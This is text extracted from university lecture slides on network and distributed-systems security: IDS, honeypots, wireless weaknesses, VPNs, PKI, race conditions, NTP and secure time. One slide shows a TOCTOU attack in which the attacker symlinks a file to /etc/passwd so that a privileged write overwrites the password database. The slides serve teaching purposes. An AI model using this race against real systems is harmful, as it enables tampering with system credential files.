
# Ingress vs egress filtering

Most firewalls look outwards, but modern firewalls also filter traffic from within

- Source address validation (against IP address spoofing)
- Data leakage prevention (DLP)



# Architecture



# Intrusion Detection

Intrusion Detection System (IDS) are networking devices that detect, e.g.,

- a machine trying to contact a ‘known bad’ service
- packets with forged source addresses – such as packets that claim to be from outside a subnet
- spam coming from a machine in your network.



# Types of intrusion detection

**Misuse detection** detects suspicious behaviour

- e.g., user draws maximum daily amount for 3 days
- signature-based

**Anomaly detection**

- Learn “normal” behaviour and detect anomalies

**Honeypots**


- Attractive target for attackers



# Intrusion Prevention Systems

IPS and are extension of IDS with capabilities to prevent or block detected malicious activity

Demo: IDS/IPS:



<https://www.youtube.com/watch?v=iBsGSsbDMyw>



# Limitations of intrusion detection

The problem of telling apart legit use from misuse is difficult, in general

Fine balancing act of over-blocking vs. under-blocking

As more traffic becomes encrypted, network-based IDS become less effective

- Need end-point IDS and networked IDS



# Honeypots



Honeypots are **decoy systems** that are designed to lure a potential attacker away from critical systems.

- **Divert** an attacker from accessing critical systems.
- **Collect** information about the attacker's activity.
- Encourage the attacker to stay on the system long enough for administrators to **respond**.



# Types of Honeypots



- **Low interaction Honeypots:** emulates particular IT service or system initially well enough – but does not execute full version
- **High interaction Honeypots:** Real system with full interactions – but heavily instrumented with IDS

Example Honeypot: *Kippo* (*and SSH medium interaction HP*)



root@jefferson: ~/kippo-0.5/log/tty

```
root@jefferson:~/kippo-0.5/log/tty# ../../utils/playlog.py 20120417-180426-9940.log 0
```

<https://youtu.be/QatJlMGF6Xo>

# Cryptography and Networking

Adding crypto to networking sometimes solves one problem and creates another

- See DoH and DNSSEC discussed earlier

SSH (Secure Shell) allows remote login without communicating password in the clear.

Most devices (incl. cars, printers, etc.) are SSH enabled.  
Passwords can be guessed, keys can be stolen



# Wireless networking - Wifi

- WEP (wired equivalent protocol) easily broken (weak encryption, design flaw, no IV)
- WPA2 (using AES) used today
- *Universal Plug and Play (UPnP)* lets any device punch a hole in the router's firewall
- Many routers never get patched
- Others do get patched (by the ISP) and reset to the default password...



# Wireless networking - Bluetooth

- *Personal area network*
- Problem with “linking” devices that have no keyboards (MITM attacks)
- Many devices never patched



**URGENT MEDICAL DEVICE CORRECTION****MiniMed™ 600 Series Pump System Communication Issue**

Insulin Pump	Model Number
MiniMed™ 630G	MMT-1715, MMT-1755, MMT-1754
MiniMed™ 670G	MMT-1780, MMT-1781, MMT-1782, MMT-1760, MMT-1761, MMT-1762, MMT-1740, MMT-1741, MMT-1742

 MiniMed™ 600 Series Pump System  
Communication Issue - Notification[Download >](#)

September 2022

For your safety, we want to inform you of a potential issue associated with the communication protocol used by your pump system. Unauthorized access to your pump's communication protocol could compromise your pump's delivery of insulin. This letter provides actions and mitigations you should take so please carefully review the information below.

**ISSUE DESCRIPTION**

MiniMed™ 600 series insulin pump\*



Guardian™ Link 3 transmitter



Contour® Next Link 2.4 Blood Glucose Meter



CareLink™ USB

University  
of Victoria

# HomePlug

- Networking over power cables
- Used for WiFi extenders
- Two modes:
  - secure mode (where keys need to be manually entered)
  - Simple mode (where keys are generated and exchanged in the clear)
- Most vendors only support “simple mode”




# VPNs

- Typically use encryption/authentication at IP layer, using a protocol called **IPsec**
- Keys are exchanged using the **Internet Key Exchange (IKE)** protocol
- Configuration key to security (standard config insecure according to Snowden)



# VPN implementation inside Firewall



# CAs and PKI

Many problems with CAs and PKI in practice

- Embedded in browsers and OS (hard or not to delete, may come back on update)
- Public CA may be hacked -> private CA?
- Companies use invalid certs., users learned to ignore warnings



# **SENG 360 - Security Engineering Distributed Systems**

Jens Weber

Fall 2022



# Learning Objectives



At the end of this class you will be able to

- explain why securing distributed systems is hard
- describe attacks related to distributed systems
- define challenges and principles related to designing secure distributed systems




University  
of Victoria

# Concurrency

Constantly increasing

Assuring correctness is hard




*A distributed system is one in which the failure of a computer you didn't even know existed can render your own computer unusable.*

– LESLIE LAMPORT [1125]

# Using old data vs. paying to propagate state

TOCTOU (time -of-check-to-time-of-use) attacks exploit race conditions

Victim	Attacker
<pre>if (access("file", W_OK) != 0) {     exit(1); }  fd = open("file", O_WRONLY); // Actually writing over /etc/passwd write(fd, buffer, sizeof(buffer));</pre>	<pre>// // // After the access check symlink("/etc/passwd", "file"); // Before the open, "file" points to the password database // //</pre>



# Another example: Certificate Revocation



Services ▾ Solutions ▾ **News** Company ▾ Reso

## How certificate revocation (doesn't) work in practice

13th May, 2013

Certificate revocation is intended to convey a complete withdrawal of trust in an SSL certificate and thereby protect the people using a site against fraud, eavesdropping, and theft. However, some contemporary browsers handle certificate revocation so carelessly that the most frequent users of a site and even its administrators can continue using an revoked certificate for weeks or months without knowing anything is amiss. Recently, this situation was clearly illustrated when a busy e-commerce site was still using an intermediate certificate more than a week after its revocation.

# Locking to prevent inconsistent updates

For example:

- preauthorization of credit card (locks \$500)
- billed later

AVIS

Welcome, DONNA

1 Pick-Up Friedman Memorial Airport, SUN (i) \$627.30  
Wed, Jul 24, 2:30 PM

2 Return Friedman Memorial Airport, SUN (i) \$0.00  
Wed, Aug 21, 11:00 AM

3 Rental Options

- Base Rate
- Mileage: Unlimited
- Rental Options
- Discount Codes
- Fees & Taxes

4 NOT the total price. That will only show up after you charge your credit card, and it will be \$100 more, at least.

Estimated Total \$783.23

Amount Prepaid (USD) 783.23



Economy Ford Fiesta or similar (i)  
Automatic Transmission

# Order of updates


For example:

1. credit \$4000
2. debit \$3000

or the other way around makes a difference.



# Deadlocks



# Non-convergent state

ACID transactions do not scale to distributed systems

Distributed systems often use BASE (Basically Available, Soft state, Eventual consistency) semantics

State is expected to converge eventually (when new events taper off)



# Secure time

Time plays important role in distributed systems

- e.g., timed-credentials (e.g., Kerberos tickets)
- event order time, etc.

Attacks on time:


- cinderella attack (wind clock)
- desynchronization attack

Network Time Protocol (NTP)



# NTP

- Hierarchical
- Voting
- MITM attack possible unless crypt. signed
- but then DoS amplifier

